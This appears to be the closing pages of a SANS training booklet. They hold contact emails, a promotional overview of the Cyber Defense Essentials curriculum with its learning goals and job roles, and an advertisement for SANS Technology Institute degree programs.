
pen-testing.sans.org
Twitter: @SANSPenTest



SANS EMAIL

GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.



SANS CURRICULUM FOCUS AREA **CYBER DEFENSE ESSENTIALS**

All professionals entrusted with hands-on cybersecurity work should be trained to possess a common set of skills to understand how attackers operate, implement defense in depth, and respond to incidents to mitigate risks and properly secure systems.

To be secure, you should set a high bar for the baseline set of skills in your organization. SANS Cyber Defense Essentials courses will teach you to:

- Adopt techniques that focus on high-priority security problems within your organization
- Build a solid foundation of core policies and practices to enable you and your security teams to practice proper incident response
- Deploy a toolbox of strategies and techniques to help defend an enterprise from every angle
- Identify the latest attack vectors and implement controls to prevent and detect them
- Use strategies and tools to detect attacks
- Develop effective security metrics that provide a focused playbook that IT can implement, auditors can validate, and executives can understand
- Implement a comprehensive security program focused on preventing, detecting, and responding to attacks
- Build an internal security roadmap that can scale today and into the future

“This training has given me a great overview of everything security related ... showing you such a broad amount of information that you will use to determine security issues you may not have considered before.”

—Frank Perrilli, IESO

Cyber Defense Job Roles:

- Security Analyst
- Security Engineer
- Technical Manager
- Auditor



Discover the **Best College** in Cybersecurity

SANS
Technology
Institute



Start

Prepare to launch your cybersecurity career.

Undergraduate Certificate and Bachelor's Degrees



Advance

Strengthen job-specific skills.

Graduate Certificate Programs



Lead

Take your career to the highest levels.

M.S. in Information Security Engineering

Learn how you might be able to bring this course into a **SANS.edu** program.

Email info@sans.edu

Call **301.241.7665**



SANS.edu